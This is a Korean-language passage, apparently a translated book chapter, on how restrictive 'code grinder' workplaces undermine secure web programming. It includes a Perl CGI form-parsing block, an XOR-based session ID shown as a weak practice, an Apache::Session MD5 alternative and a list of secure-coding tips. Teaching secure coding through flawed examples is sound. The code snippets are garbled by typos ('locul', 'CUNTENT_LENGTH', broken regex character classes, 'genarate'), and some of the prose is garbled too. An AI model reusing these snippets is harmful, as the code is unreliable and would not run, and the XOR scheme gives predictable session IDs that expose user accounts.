이 산업들에서 생각한 낡은 양성공정은 마치 코드가 기능적이여야 보안된듯이 즉 보안은 망준위에서 일어 난다고 보았고 때때로 해커들에게 코드가 널리 공개된다는것이였다. 유감스럽게도 가장 째인 보안을 가져야 하는 산업들에 대하여 볼 때 이 산업들은 흔히 작성된 임의의 코드에 따르는 가장 철저한 규정들과 절차를 가져야 한다.

많은 사무원들은 위기가 닥쳐 올 때까지 실제로 마음속 보안을 가진다. 《보지도 말고 생각도 말라》는 속담이 있는데 이것은 보안돌파구들을 막는데 리용된 돈은 투자라고 보지도 말며 또 불필요한 랑비라고도 생각지 말라는 뜻에서 자주 쓰인다. 또한 지금 많은 회사들은 인터네트기술부분으로 재빨리 이전하고 있는데 여기서 《특별한것》은 어쨌든 보안이나 적절한 검사 즉 개발이 지독하게 심사되지 않는다는것이다(이 씨나리오는 코드파괴자를 저절로 만들어 내도록 하지는 않지만 여전히 그것이 망내와 다른 곳에서 보안결핍을 낳는 원인이라면 창조적인 코드작성이 필요 없다는것이다).

만일 개발자가 코드파괴자환경에 처하게 되면 초점은 보안이 아니라 기능적인것에로 간다. 코드가 예보가능한 코드이고 빨리 낡아 버리면 해커의 공격목표로 쉽게 된다. 개발자는 그것이 크게 시간을 들일 일감이라고 생각하고 산업의 안밖을 연구한다. 그러나 개발자는 몇달후에 자기가 선택개발할수 있는 자유를 가진 어떤 곳에서 새로운 작업을 맡고 일할수 있다.

이와 같은 위치에 있는 임의의 창조적인 코드작성자는 이전 개발장소에서 작성된 코드에 《구멍》들이 얼마나 있는가를 정확히 안다. 이 상태는 코드파괴자환경을 개발에 허용하는 한가지 경로로서 회사에 대하여서는 좋지 않은 일이다. 이것은 실제로 코드작성자로 하여금 이렇게도 저렇게도 할수 없는 매우 난처한 일이다. 이로 하여 일부 회사들은 단순히 개발노력에서 유연성이 전혀 없을수 있는 응용프로그람개발에서 규범들을 지켜야 한다는것을 느끼게 된다. 결국 이 회사들은 개발자들을 격리시키게 되며 이러한 상태는 회사들이 다른 선택권을 가지고 나오는 약이 바싹 오른 개발자들을 회사에서 떠나 버리도록 만든다. 같은 상태에 처한 회사는 개발자들이 개발에서 원하는것이 무엇인가를 정확히 알게 된다. 즉 개발자들이 자기들의 노력으로 할만큼 한 보안을 다 취하지 않는다는것을 알게 된다.《무엇이 전보다 나쁜 상태이다.》라는 등 동요가 실제로 나타난다. 즉 코드파괴자로 종사하든가 아니면 코드파괴자처럼 일하든가 하는 나쁜 상태가 생긴다. 이 장은 앞으로 어떤 사무실천들이 그것을 조장시키며 그리고 개발자들이 창조적이고 보안적인 코드작성을 인식하고 실천할수 있는 방법들을 륜곽적으로 고찰한다.

제 1 절. 코드파괴자란 무엇인가

회사들은 프로그람작성자들을 될수록 많이 요구한다. 매 프로그람작성자는 다 숙련된것도 아니며 또 자기들이 꿈 꾸는 비데오유희들을 설계하는 일감을 충분히 가지지 못할수도 있으며 혹은 선발된 다른 위치들에서 마음대로 일할수 있는것도 아니다. 은행, 보험, 건강보호산업들과 정부는 대단히 많은 프로그람작성자들을 요구한다. 역시 그들이 제공하는 제품이 확고한 질적준위와 호상 련관된다는것을 믿게 할 필요가 있다. 은행, 정부 그리고 금융계는 코드파괴자들을 만드는 등 많은 면에서 공통점을 가진다. 만일 당신이 이러한 산업들과 언제인가 일하였다면 이러한 엄한 통제속에서 작업하는것이 좋다는것을 확고하게 리해할것이다. 수많은 련방, 주와 지역은행법들과 규정들로 하여 회사들은 프로그람작성자를 이와 같은 과제들로부터 분리시키려고 하고 있으며 또 그렇게 하는것이 옳다고 보고 있다.

또 다른 공통점은 보다 낡은 기술의 리용이다. 은행들과 다른 금융계의 흥미거리들은 하루에 수백만권의 거래를 처리할것을 요구한다. 최근까지만(그리고 일부는 지금까지도 이 점을 론의하고 있다.) 하여도 이 과제를 위한 가장 좋은 하드웨어는 대형콤퓨터였다. 대형콤퓨터는 값이 비싸지만 일반적으로 믿음성이 높고 재미나는것이 매우 많다. 우리는 매일 휴식날의 첫 걸음으로서 대형콤퓨터자원들에 접근하는 tn3270대화를 시작하였는지! 믿음성, 효과성, 값은 어떤것을 보관하기 위한 아주 좋은 리유로 된다.

문제는 이 유물 같은 체계들이 여전히 대단히 많은 낡은 코드를 만들어 내고 있다는것이다. 물론 최근의 대형콤퓨터는 Unix와 같은 OS에서 달릴 가능성이 있다고 하지만 《거대한 철덩어리》의 대부분에서 갱신된것이란 아주 적다. 이것을 어떻게 할것인가? 이것들은 산업의 심장에 있는 수백만$의 투자금에 해당된다. 상업거래들은 그것들의 사용가치내림시간을 소수점아래 %로 측정하고 있다. 내림시간값과 낡은 코드를 유지해야할 필요성의 결합에 의해 우리는 코드파괴자한테 필요한것이 무엇인가에 대한 처방을 내리게 된다. 우리는 최근에 미국항공국에 소속된 대상과제에서 일하였는데 대상과제의 한 부분이 바로 이 유물체계들을 새로운 망설계에 통합시키는것이였다. 솔직하게 경영자측은 유물체계에 내장된 응용프로그람의 개수를 알고 있지 못했지만 그것은 보건대 10000개이상으로 추상된다.

여기서 중요한것은 이 산업들이 프로그람작성자들 그것도 많은 사람들을 요구한다는것이다. 자본류동액이 역시 문제이다. 보다 많은 무엇인가 하려고 열망하는 코드작성자들은 자기자신들이 매우 보잘것 없는 주문에 유혹되였다는것을 안다. 이와 같은 높은 자본류동액률에 의하여 생긴 질적인 상처를 완화시키기 위하여 규범들이 발생하고 규칙들이 개발되며 결국 코드파괴자들이 생긴다.

우리는 코드파괴자의 제품에 대하여 자주 사용하는 용어 《부우두우프로그람작성》(Voodoo programing)을 들었거나 우연히 리용하였다(부우두우란 서부인디아에 퍼진 미신을 말함). 함축된 뜻은 단순하다. 즉 프로그람작성자는 과제를 완수하기 위하여 미리 제조된 코드블로크들을 리용한다. 문제는 바로 여기에 있다. 프로그람작성자는 코드가 무엇을 하고 있고 또 자기가 그것을 어떻게 하고 있는가를 리해 못할수 있다는것이다. 이것은 프로그람의 보안과 기능화에서 심각한 문제이다. 개발자가 자기의 프로그람을 절반도 리해하지 못할 때 문제를 어떻게 오유수정하겠는가? 거의 모든 산업들에서 코드의 재리용이 추세로 되고 있다고 말할수 있다.

코드의 재리용은 노력과 시간을 절약하게 한다. 심중하게 달라 붙을 때 코드의 재리

용은 여기에 참가한 매 사람들에게 실제적인 리익을 줄수 있다. 즉 프로그람작성자들은 같은 과제를 수행하고 새 코드를 개발하는데서 보다 적은 시간을 소비하게 되며 검사하는데도 더 적은 시간을 들이게 되고 결국 경영자측은 그것을 더 빨리 즉시 제품으로 만든다. 하지만 코드의 재리용이 창조력을 마비시키게 조작될 때는 문제들이 생기며 프로그람작성자에게 코드를 다시 쓸것을 요구한다.

실례로 그림 2-1에서 보여 준 한 쪼각의 Perl코드는 우리가 자주 만나군 하는것인데 코드파괴자로 떨어 지는 완전한 례증으로 된다. 우리는 우리가 Web양식으로부터 모은 입구에 대하여 리용된 류사한 코드블로크들을 루차 지적한다.

```
if ($ENV{'REQUEST_MeTHOD'}eq 'GET')
{
Pairs=split(/&/,$ENV{'QUERY_STRING'}):
}
else if ($ENV{'REQUEST-MeTHod'} eq 'POST')
{
read(STDIN,$buffer,$ENV{'CUNTENT_LENGTH'});
@pairs=split(/&/buffer);
}

foreach $pair(@pairs)
{locul($name,$value)=split(/=/,$pair);
$name=~tr/+/ /;
$name=~s/%([a-fA-Fo-7][a-fA-Fu-9])/pack("c",hex($1))/eq;
$value=~tr/+/ /;
$value=~s/%([a-fA-Fo-7][a-fA-Fu-9])/pack("c",hex($1))/eq;
$FORM[$name]=$value
}
```

그림 2-1. 코드파괴자식Perl코드

7년전에도 이것을 그렇게 하였는데 지금도 그것이 여전히 남아 있다는 사실은 그것이 하고 있는 엄한 지표때문이다. 하지만 이것은 지나치게 복잡하고 처음부터 정확히 리해하기가 힘들므로 방해가 된다. 이 코드쪼각의 주되는 흠집의 하나가 어떤 형식의 자료가 통과되는가를 즉시에 알지 못하게 한다는것이다. 이것은 QUERY-STRING으로부터 모든것을 취하며 프로그람에로 그것을 빨아 들인다. Perl, PHP 혹은 Java를 리용할 때 프로그람작성자는 완충기자리넘침과 같은 위험들을 실제로 피할수 있을뿐아니라 여전히 프로그람을 훌륭히 살필수 있고 무슨 형태의 값들이 리용되고 있으며 그것이 무엇을 위한것인가를 아주 빨리 볼수 있다.

코드작업을 이렇게 하는가. 그렇다. 이것은 만점짜리이다. 만일 이 코드가 동작하지 않는다면 어떻게 하겠는가. 만일 새로 일을 시작하는 프로그람작성자가 이 코드덩어리를 리용하였다면 그가 그것을 오유수정할수 있다고 생각하는가. 지어 그는 어디서부터 시작

하는지 알고 있는가.

그림 2-1은 이와 같이 보편적이기때문에 그토록 위엄 있는 실례로 된다. 이 코드는 자기 초창기부터(우리는 그때를 모르며 누구한테서도 들은적이 없다.) 광범히 퍼졌으며 지금은 사람들이 바로 이것을 그렇게 하는것이 옳은 방법이라고 생각할 정도로 널리 보급되고 있다. 그러므로 이것은 필요상 나쁜 방법도 아니고 확고히 좋은 방법도 아니다.

Web개발령역에서 대중화된 많은 언어들인 PHP, Java, Perl 그리고 얼마간 퍼진 C/C++ 모두는 Web와 CGI개발에서 협조를 위한 폭 넓은 자원싸이트들을 인터네트에 가지고 있다. C++와 Java는 객체지향프로그람작성(OOP:Object-Oriented Programming)보안에서 주되는 언어들이다. 이것들한테는 코드의 재리용과 모듈프로그람작성에 대한 좋은것들이 많지만 우에서와 같이 코드리용과 모듈접속기(Plug-in)리용사이에는 주요한 차이가 있다. 차이는 포착하기 힘들 정도로 미묘하다. 우리는 코드파괴자들이 만들어 내는 환경들에 대하여 다음과 같이 4가지로 통보한다(《이렇게 하면 당신은 코드파괴자로 될수 있다》).

① 너무 사소한데까지 주목(Focus on minutiae)
보다 많은 주목이 코드의 식별이나 코드에 포함된 빈 공간의 크기에 주목할 때 생긴다.
② 론리가 맞지 않는 지령(Illoging directives)
마치 프로그람작성자가 아직 변경들을 가하지 않은것처럼 모든 원천코드가 4PM로 묶어 졌다고 틀린 지령들을 줄 때 생긴다.
③ 습관이 잘못 붙은 코드작성(Clinging to code)
프로그람작성자들은 자기들이 알고 있는 응용프로그람작성대면부 API (Application Programming Interface)를 리용하는데 흔히 열중하는데 그것은 사업상 결심이지 단독적인 과제를 위해서는 최량적이 못된다.
④ 너무 많은 시장거래처리(Too many cooks)
시장거래할 때 판매 혹은 기술봉사는 개발자들이 하는것보다 더 많은 프로그람과 관련한 결심들을 내리게 한다.

규칙들을 지키기

규칙들은 일반적으로 좋은것이다. 규칙이 없다면 우리모두는 도로에서 마음대로 자동차를 몰고 다닐것이다. 때문에 규정과 규칙은 반드시 있어야 한다. 누가 창조적인 생각을 막고 누가 점심시간이 길며 누가 결과가 없이 하던 일을 쉽게 그만 두는가. 회사들이 극단적으로 규칙을 만들면 그것은 곧 구속으로 되고 자유로운 생각과 표현을 막는 유일적인 관례를 만드는것으로 된다.

그렇다고 하여 규칙들을 완전히 원시적이 되게 만들수는 전혀 없을것이다. 매 상업거래는 제정된 규칙들을 가지며 그것은 예금할 때 그리고 쏘프트웨어개발이나 물품을 제조할 때도 마찬가지이다. 보통 이것들을 사무규범 혹은 규정이라고 부르며 이것들은 보통 직능상 임무의 기초로 된다. 실례로 자동차산업과 같은 제조업체는 부분품들을 용접하는데 로보트들을 리용할수 있다. 이 로보트들한테 무엇을 어떻게 하는가를 알려 줄 필요가 있는데 이것을 흔히 콤퓨터프로그람을 가지고 한다. 규칙들은 섬광이 일어 날 때 용접하되 시간상으로 미리 정해 진 최대값을 가지고 용접할 필요는 없다는것을 말해 줄

것이다. 만일 그렇게 하지 않는다면 쏘프트웨어에 있는 사소한 결함으로 특정한 로보트가 용접부분을 너무 녹이여 차들에 오히려 구멍들을 낼수 있다. 원천코드를 작성하는데 VI(Unix화면편집기)는 리용하고 EMACS(보다 보편화된 강력한 Unix원천편집기)는 리용할수 없다고 말하는 규칙들은 다 어리석으면서도 극단적인 규칙이다. 아무 일에서와 마찬가지로 규칙들이 너무 구속적일 때 사람들은 달아날 구멍수만 찾아 다닐것이며 이것은 바로 생산력을 떨군다.

가장 나쁜것은 코드작성자가 《보금자리》를 떠나게 하는것이다. 이 경우에 《보금자리》는 지옥과 같을것이다. 《사무규칙》을 수시로 바꾸면 운영에서 안정성이 파괴될수 있다. 당신이 자기 목적에 맞는 제안들을 만들고 방법들을 개선하여 공정에 새 활력을 불어 넣으려고 시도한다면 크게 실패할수 있다. 많은 개발쎈터들이 하는 돌격시간표에 따르는 《새 방법》들에 대한 시험결과는 대상과제시간선(project timeline)에로 더 높이 오를수 없게 할수 있다는것을 말해 준다. 그러나 사실은 잘 알려 진 코드를 리용하는것이 검사를 비교적 빨리 할수 있게 한다. 이것은 사실이지만 새 방법론들이 필요하다는 요구를 배제해서는 안된다. 공격자들은 새로운 착취물들의 개발을 멈추지 않고 있다. 이것은 마치도 고양이와 쥐사이 유희에서 쥐가 앉아서 고양이를 기다는것과 같다.

또 다른 위험은 바라지 않은 바그(bug)들이 쏘프트웨어에 영원히 남아 있을수 있다는것이다. 만일 검사도식이 있을수 있는 주위환경(례컨대 지나치게 길이가 긴 입구)에 대해 타산하지 못했다면 쏘프트웨어는 강력한 취약성들을 포함할것이며 항상 파괴될것이다.

프로그람작성자들은 자기들이 리용하는 코드를 변화시키는데서 자유롭지 못하면 자기들이 항상 맞대고 보는 문제거리들을 전혀 고칠수 없을것이다. 당신은 이와 같은 환경에서 자기의 창조적재능을 꽃 피우는데로 마음을 돌릴수 있는가.

제 2 절. 코드작성시에서의 창조적인 사색

개발자의 첫째가는 과제는《통》(격리된 작은 독방)을 달아나 버리는것이다.

일반적인 감시는 그들이 굳세기때문에 힘들다. 즉 그들은 대단히 큰 잘못을 그리 쉽게 범하지 않기때문에 감시가 힘들다. 따라서 이 위험들을 피하기 위한 사색을 하게 된다. 첫번째 해결책은 사람들이 다른 형태의 바그들에 대하여 한것과는 다르게 보안바그쪽으로 행동하는가를 인식하는것인데 이것은 옳은 해결책이 아니다. 바그들은 흔히 서로 떨어 져 은밀히 행동하려고 한다. 만일 보안고착이 명백하지 못하면 부끄러워 하지 말고 방조를 받아야 한다.

두번째 우리는 자기를 위한 보안을 제공 받기 위하여 다른 사람들을 계속 믿을수 없다. 자기가 처음 프로그람을 작성하기 시작한다고 해도 보안위험들에 대하여 알고 있어야 한다. 만일 보안이 초기설계의 부분이 아니라면 아마 고통속에 있을것이다. 마음속보안을 가지고 출발할 필요가 있다.

외부보안을 주는데는 없다. 즉 방화벽들은 외부보안을 제공하지 않는다는것을 상기시킨다. 방화벽은 한가지 보안도구이지 총적인 보안도구묶음은 아니다. 다른 사람이 맡아 해주는 주인다운 보안은 대답이 아니다. 또 프로그람을 작성할 때 보안위험이 생길수 있다는것을 체득할 필요가 있다. 그러면 방화벽을 계속 믿으려고 하는가? 그것은 응용프로그람 혹은 응용프로그람으로부터 내부자원들을 운반하고 통과시키는 대통로로 될것이

다. 해커들은 이것을 알고 있으며 그렇게 하도록 속일것이다. 그들은 미쳐 날뛰는 승냥이무리와 같이 응용프로그람을 겨냥하고 달라 붙을것이다.

필수적인 일부 보안연구들은 음성기능의 사용을 알아 차렸지만 일부는 아직 그렇지 못하다. 경쟁조건(race conditions:목표가 정해 진 경쟁과 관련한 조건부들을 의미함), 완충기자리넘침, 틀린자료와 같은것들은 주로 기능시험에서 조사되고 있다.

- 체계호출들의 귀환값(되돌림값)들을 항상 검사할것
  기능론의점과 보안론의점은 Perl에서는 system()함수, C에서는 exec함수묶음과 같은것을 리용하여 외부프로그람들을 호출할 때마다 호출을 전후하여 반드시 검사되여야 한다. 입력시킨 자료가 쉘(shell)지령들과 같은 자유로운것들이라는것을 명백히 믿게끔 하기보다 바로 매개가 다 계획밀에 일한다는것을 믿게끔 하는것이 훨씬 더 필요하다.
- 프로그람에로 통과된 인수들을 항상 검사할것
  이것은 인수들이 Web질문을 거쳐 통과된것과 꼭같이 전통적인 지령선인수들을 포함한다.
- 기억시키거나 읽으려는 파일들이 기호련결(Symbolic Link)에로 변화되지 않았다는것을 확인할것
  이와 같은 공격들은 이따금 민감한 파일에로 접근하는데 리용되므로 Unix체계의 SUID프로그람들과 같이 특수한 특권들을 가지고 달리는 프로그람들에서 가장 위험하다.
- 쏘프트웨어사용자들의 처사라고 생각하지 말것
  사용자가 자기가 해를 입기 쉬운 언어를 사용하고 있다고 생각하면 완충기자리넘침의 기회를 피하기 위한 간단한것들을 할수 있다. 좋은 실례는 Strcpy()함수에 반대인 C의 Strncpy()함수를 리용하는것이다. 앞의 함수는 복사되는 바이트의 개수만한 한계를 받아 들이는 길이를 아는 함수이다. 뒤의 함수는 전체 렬(String)을 복사하므로 렬이 그에 할당된 기억완충기길이보다 더 길수 있는 가능성이 있다.
- 파일체계에서《어리둥절》하지 말것
  프로그람의 시작에서 작업등록부를 명백히 설정하시오. 이것은 오유수정과 보안을 방조할것이다. 역시 파일들을 열기, 외부프로그람들을 실행 혹은 환경설정자료들을 읽는데서 그것들과 관련한 상대경로이름을 리용하지 말고 항상 완전경로이름을 리용하시오.
- 만일 가입등록루틴을 설립하고 있다면 가입등록시도들을 제한하기 위한 추적기(tracker)를 확립할것
  자물쇠를 리용하시오. 즉 프로그람에 야만적으로 쉽게 달려 들지 못하게 하시오. 만일 실제로 좋은 일만 있기를 바란다면 자물쇠에 관리자적작용을 주시오. 한편 충분히 긴 지연계수기를 리용할수 있다.
- 개발자를 인증하는 HTTP환경변수들과 같은것들을 믿지 말것
  참고자료와 원격주소 같은것들은 쉽게 위조될수 있다.
- 림시파일(Temp file)들을 피할것
  이것들은 경쟁조건들의 창조와 채용을 위해 완성된 목표들이다. 만일 그것을 리용해야 한다면 파일이름들을 알아 낼수 없게 하시오.

1. 사색을 고려하기

개발자는 때때로 무엇을 어떻게 할지 갈피를 잡지 못할수 있다. 이것은 개발자가 코드파괴자라는것을 의미하지 않는다. 즉 그 의미는 우리가 최종적인 결심을 내리지 못하게 하는 일감들에 우리모두가 우연히 맞다든 경우을 말한다. 다른 경우 《가장 좋은》선택이라고 볼수 있는 경로는 실제로 취해 진 경로이다. 그것이 일어 날 때 우리는 자기들의 견해들을 타산하게 되므로 우리는 오직 우리들자체만이 아니라 회사를 위해서 생각하게 된다.

도구와 함정...

처분할수 있는 가능한 모든 자원들을 리용하시오.

만일 창조적으로 프로그람을 작성하기 시작했다면 어디서 충고와 방조를 받아야 하는가? 이 물음은 새로 일을 시작한 많은 프로그람작성자들한테서 제기되는데 그것은 흔히 첫 실수로 하여 생기는 무서움때문이다. 가령 자기한테 코드선생을 가지고 있지 못하거나 아직 그들의 지혜를 만족하게 써먹을줄 모른다면 두 길중 하나를 택할수 있다.

가장 많은 풍부한 지식원천들을 인터네트의 아무데서나 반갑게 찾아 리용할수 있다. 만일 접속을 위해 ISP(인터네트봉사제공자나 기관)에 자기 이름을 서명하면 그들은 의심할바없이 Usenet News를 제공한다. Usenet는 소란스러운 대기실과 비슷하다. 여기에는 우선 소음들이 많은데 그 전파장애를 려과하기 위한 학습은 우리에게 최대한의 기술정보혜택을 베풀것이다.

그러면 어떻게 그 전파장애를 극복하면서 론의대상의 심장속깊이 들어 가겠는가? 그러자면 얼마간의 시간이 필요하다. 그동안 우리는 자기가 읽으려고 흥미를 가지는 Newsgroup를 따라 갈수 있다. 우리는 일반사람들의 대답이 항상 《아유!》(a ha!)거나 그들이 류사한 반응으로 인사한다는데 류의할것이다. 그러나 사실은 일부 응답자들은 정확한 대답을 주고 일부는 비난 받을 대답을 한다. 우리는 곧 저절로 자기 지식을 내놓는 지식폭로천사들을 볼수 있을것이며 다음은 진상품을 수확하기 시작할수 있다.

역시 기술적인 문제들에 대한 관록 있는 론의들을 가진 Web페지들을 찾을수 있다.

나한테 친절한 두 페지는 Perl Monks Web싸이트(www.perlmonks.org)와 Sun Microsystems의 Java 싸이트(http://Java.sun.com)이다.

사무규칙들을 엄격히 준수하여야 하는 경우가 때때로 제기되군 하는데 그러나 일반적으로 사용자들은 이 규칙들의 세세한 부분까지 항상 흥미를 가지지 않는다. 우리는 이러한 규칙들이 우리 일을 방조한다는것을 알게 하고 사무를 볼 때 그렇게 하도록 하는 그런 사람들을 믿는다. 결국 그들은 우리들을 위한 규칙들을 만드는 사람으로서 회사에

종사하며 소비자들과 우리를 위해서 할수 있는 모든 노력을 다한다.

다른 한편 회사는 전문가적인 지식과 경험을 우리에게 주므로 우리는 수정할 필요가 있게끔 발간물을 더럽혔을 때 그것을 반드시 처리해야 할 의무를 지니게 된다. 만일 회사측이 우리가 제공할수 있는 무엇인가를 원한다면 우리는 자기의 생각들을 론의할수 있는 수많은 기회들을 마련할수 있다. 설계, 심사에 참가할것을 초청 받으면 매번 바꿀 필요는 없지만 검사 때마다 자기식방법을 리용하는것이 매우 중요하다고 생각한다.

2. 정확한 모듈프로그람작성

때때로 코드파괴자와 거대한 코드작성자유를 가진 환경속에서 움직이는 어떤 사람사이의 차이를 말하기가 힘들다. 코드파괴자는 실지로 얼마간의 거대한 코드를 만들어 낼수는 있지만 엄격한 코드분위기속에서는 필수품들과 외부의 규칙적인 영향력을 재리용하므로 세부적인 작업능력과 창조적인 《정력》들을 실제로 키울수 없다. 그동안에 자기 작업환경에서 보다 유연성을 키운 코드작성자는 잘 째인 강력한 프로그람을 만들기 위하여 어떤 다른 사람의 코드를 역시 리용할수 있다. 차이점은 어디에 있는가? 차이를 나타내는 구별선은 아주 희미하다. 즉 차이는 맞다든 제품조종이 개발자의 권한밖에 있다는 것을 명령하는 이 바깥영향력들에서 보통 생긴다. 우리는 이것을 충분하게 다시 서술할수 없다. 왜냐하면 특히 개발자들이 자기 주견들을 말할 때 코드의 재리용은 아니고 나쁜(혹은 최소한 준최량적인) 코드의 재리용이 론의점으로 되기때문이다. 이것은 객체지향프로그람작성을 높음으로 되게 만든다. 이것은 우리에게 재리용가능한 코드와 모듈프로그람작성을 허용한다. Perl를 참조언어로 다시 한번 리용할 때 여기서 모듈프로그람작성이 옳았다는것을 알수 있다.

설명

Perl은 경험이 많고 명성이 높으며 항상 아량 있는 개발자들로 이루어 진 담보된 협회에 의하여 만들어 졌다. 이 협회의 핵이 CPAN(Comprehensive Perl Archive Network)인데 이것을 http://Serach.cpan.org를 통해 호출할수 있다. 이것은 생각하는 임의의 과제를 훌륭히 완수할수 있게 하는 Perl모듈들의 자선시장이다.

실레는 우리를 대화조종(Session) ID라는 궁지에 빠지게 한다. 우리는 최근에 보안방법으로 어떻게 대화조종 ID(식별자)들을 통과하겠는가 하는 론의들을 자주 목격한다. HTTP는 국적 없는 규약인데(이것은 더는 지루한 접속이 봉사기와 의뢰기사이에 존재하지 않는다는것을 의미한다.) 우리는 대화조종들을 알맞게 유지하는 문제와 맞다든다. 이것은 봉사기측 응용프로그람이 접속을 《상기》하게 하여 페지가 요구될 때마다 봉사기에로 다시 보내지는 정보의 유일한 비트를 의뢰기로 흔히 통과시켜 수행된다. 비법적인 개인에 의해 잡히거나 재리용될수 없게 대화조종 ID를 복종시키는 3가지 방법이 있다. 매 양식페지들에 그 마당을 배치함으로써 숨긴 양식마당의 값을 기억할수 있다. 그것은 우리가 URL다음에 대화조종 ID를 붙일수 있으며 혹은 Cookie를 리용할수 있기때문이다. 일부 자리바꾸기들과 주의들은 대화조종 ID가 URL내에 있다면 참조자로서 가입등

록하는 ID에 위험이 있다는것을 론의하게 한다(이것은 많은 느낌이 Cookie쪽으로 향한다는데 모순된다). 그러나 론의는 그것이 시작되자마자 많은 의견상의를 가지고 끝났다.

코드파괴자는 자기의 응용프로그람을 위한 대화조종 ID를 만드는데 리용된 자료를 위장시키기 위하여 그림 2-2에서 보여 준 실례를 리용할수 있다.

```
$name=$FORM( ‘name’ );
$address-$FORM( ‘address’ );
$id= “$name” ˆ  “$address” ;
```

그림 2-2. 코드파괴자 대화조종 ID복종

보다 경험 있는 프로그람작성자는 그림 2-3에서 보여 준것처럼 둘중의 하나를 선택할수 있다.

```
use Apache :: Session::Generate::MD5
$id=Apache::Session::Generate::MD5::genarate( )
```

그림 2-3. 둘중의 하나를 선택하는 대화조종 ID복종

그러면 어느 코드가 더 좋은가? 대답은 명백하다고 본다.

첫번째 방법은 순전히 일부자료를 서로 XOR하며 두번째 방법은 비가역자료렬을 창조하기 위하여 암호화된 하쉬함수를 리용하는데 이 경우에는 MD5알고리듬을 사용한다.

이것은 우연수의 2단(two-round)MD5, 새 기원(epoch)으로부터의 시간, 공정 ID 그리고 저자불명인 하쉬를 리용하여 수행한다. 구체적인것은 http://Search.cpan.org/doc/JBAKER/Apache-Session-1.53Session/Generate/MD5.pm을 보시오. 우리는 이 방법이 훨씬 더 보안적이며 우리의 대화조종 ID를 역해석할수도 없고 우리의 자료를 공격하는데도 리용할수 없다고 전적으로 확신한다. 그러므로 우리는 《암호화함수를 모의하기 위해 XOR와 같이 간단한 어떤것에 의존할것은 하나도 없다.》라고 말하기전에 명심할것이 있다. 즉 SQL Server 7용 Microsoft Enterprise Manager는 파일에 그것을 기억하기 앞서 가입등록 ID의 통과암호를 감추기 위한 간단한 XOR를 리용한다는것을 명심해야 한다(http://ciac.llnl.gov/ciac/bulletins /k-026.shtml).

그렇다. 우리는 그것이 적당한 리유들로 하여 오래동안 써온것처럼 모듈프로그람작성을 완전히 지지한다. 그러나 이것은 결코 《나는 이것을 어떻게 완성할지 모른다. 따라서 나는 어떤 다른 사람의 코드를 리용할것이다.》라는 리유의 결과로는 안될것이다. 또한 가장 나쁜것은 《내가 그것이 공격을 위한 약점이라고 책임자에게 말했는데도 그는 나에게 이 코드를 리용할것을 명령하였다.》는것이다. 대신에 원인은 다른 사람의 코드가 문제거리에 대한 완전한 해결책을 제공한다는것 그리고 세세한 심사를 검사 받은 그것을 우리가 믿는다는것을 인정한 결과여야 한다.

제 3 절. 코드파괴자의 관점에서 본 보안

코드파괴자한테서는 보안이 반드시 차후 생각으로 되고 있다. 우리는 제한된 틀에서 일할 때 자기 환경에 익숙하기 위하여 최대한의 모든 노력을 다 한다. 즉 보안이 어디에 관계되는가를 살피는데 이것은 대단히 나쁜 일이다.

실례로 앞절에서 본 대화조종 ID실례에서는 무엇이 감시대상으로 되고 있는가? 제일 첫번째 암호화(encryption)이다. 자료를 암호화하면 더는 탐지할것이 하나도 없다. 첫째가는 임무는 우리가 근심하는 임의것에 대한 철저한 보호이다. 따라서 암호화로 나갈것이다. 암호화는 명백한 신용카드번호들과 다른 개인 및 금융정보를 비롯하여 고객의 이름들과 주소들을 포함할것이다. Web관련응용프로그람의 가입등록(login)으로부터 가입삭제(Logout)에 이르기까지 모든것이 암호화되여야 한다. 지금 주의를 그토록 끄는 보안소케트층(SSL:Secure Sockets Layer)의 사용가능성과 함께 설계에서 암호화를 빼놓는것은 용서 받지 못할 일이다. 우선 GET방법을 리용할 때(거기서는 자료가 URL에 붙는다.) 대화조종정보를 여전히 등록할수 있다. 하지만 이것을 반드시 하려고 관심을 둔다면 GET방법을 리용할 필요는 없다.

두번째 대화조종 ID를 론의하는 많은 관계자들은 대화조종 ID를 보호하는데 집중하면서도 어떻게 하면 그 ID를 창조하겠는가에 대해서는 너무나도 관심을 적게 돌리고 있다. 이것은 비록 보잘것 없는 문제처럼 보이지만 대단히 큰 의의를 가지고 있다. 이에 대하여 생각해 보자. 즉 만일 누군가가 우리의 대화조종 ID중의 하나와 타협하려고 하고 누군가의 정보에 접근하기 위해 그 ID를 재리용할수 있다면 우리한테는 그에 대하여 매우 근심하는 고객이 생길것이다. 특히 그들이 그 대화조종 ID를 창조하는데 리용된 기구를 역해석한 다음 모든 고객자료에 접근할수만 있다면 우리는 궁지에 빠질것이다. 이러한 돌파구들은 회복하기는 매우 힘들며 흔히 사무(일감)의 끝을 의미한다.

코드파괴자들이 보안에 대하여 조금이라도 생각한다면 그는 누군가가 다른 사람이 보안에 주의를 돌린다는 생각을 충분히 할수 있다. 간단한 비무장지대(DMZ: demilitarized zone)를 가진 Web관련봉사기를 그림 2-4에서 보여 준다

그림 2-4의 Web봉사기는 여기서 매우 일반적인 내부자료기지봉사기에로 접근한다는데 주목하자. 많은 회사들은 회사전화번호책 혹은 DMZ를 대신하는 망고유의 령역들속에 일반적으로 남아 있는 기타 정보들에 고객들을 접근시키려고 한다. 그러므로 회사가 DMZ를 확립했다고 하면 여기에서는 내부망때문에 진땀을 뽑는 일이 생긴다. 실천적으로 이러한 확립은 좋은 생각이 못된다. 그러나 때때로 위험을 릉가하는 필요성이 제기될수 있다. 해커는 어떻게 이것을 채용할수 있는가? 실지 쉽게 할수 있다. 개발자가 주시해 보는것이란 망에로의 문이 그 어떤 사람소유의 프로그람에 의하여 크게 열려 졌는가를 살피는것이다. 해커는 단순히 이 Web응용프로그람내의 코드가 자기에게 무엇인가 하게 한다고 추측하고 코드를 다치며 그것을 람용하기 시작한다. 앞으로 제6장에서 이것을 어떻게 하는가를 보게 된다.

격리된 상태에서 코드작성

코드파괴자들을 멀리 하는 상점에서 한가지 가장 나쁜것이 있다면 그것은 보통 쏘프트웨어를 면밀하게 검사하지 않는다는것이다. 그들이 응용프로그람의 매 함수들을 훑고 매 단추와 차림표, 마우스동작들을 검사하고 있다고는 하지만 보안을 살피고 있는가? 엄

